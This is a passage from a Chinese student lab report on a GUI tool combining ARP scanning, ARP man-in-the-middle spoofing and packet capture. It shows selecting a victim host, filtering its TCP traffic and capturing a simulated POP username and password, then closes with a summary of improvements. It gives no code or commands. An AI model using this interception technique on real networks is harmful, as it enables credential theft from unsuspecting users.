


图 21 ARP 扫描结果

点击选择 192.168.32.146 作为受害者主机，填入 BPF 过滤语法（此处的内容表示捕获受害者主机收发的 TCP 数据包），点击 START 开始捕获，点击 STOP 可以停止，具体信息见上图右侧的 Status Info。

8.2 窃听结果

开始窃听后，来到受害者主机模拟 POP 登录，按照既定格式输入用户名 user

xxxx 和密码 pass xxxx

图 22 受害者主机进行 POP 登录

返回实验主机查看窃听结果，sensitive 一栏中有标识的表示存在敏感信息的关键词，展开数据包可以查看到层次化的数据和对应的敏感信息。




图 23 捕获到用户名和密码

九、总结

通过本次实验，我们掌握了 ARP 扫描、ARP 中间人欺骗、PCAP 捕获数据包、数据包分析等知识原理，并在项目中灵活应用，最终以图形化界面呈现出来。有待改进的地方：

1. 对错误情况处理不好，没有假设一些错误的情况，并做出抛出错误或其他处理的措施。
2. 与 QT 的结合不是很好，由于对该项技术不熟练，在多线程处理部分将 C 与 QT 进行了彻底地拆分。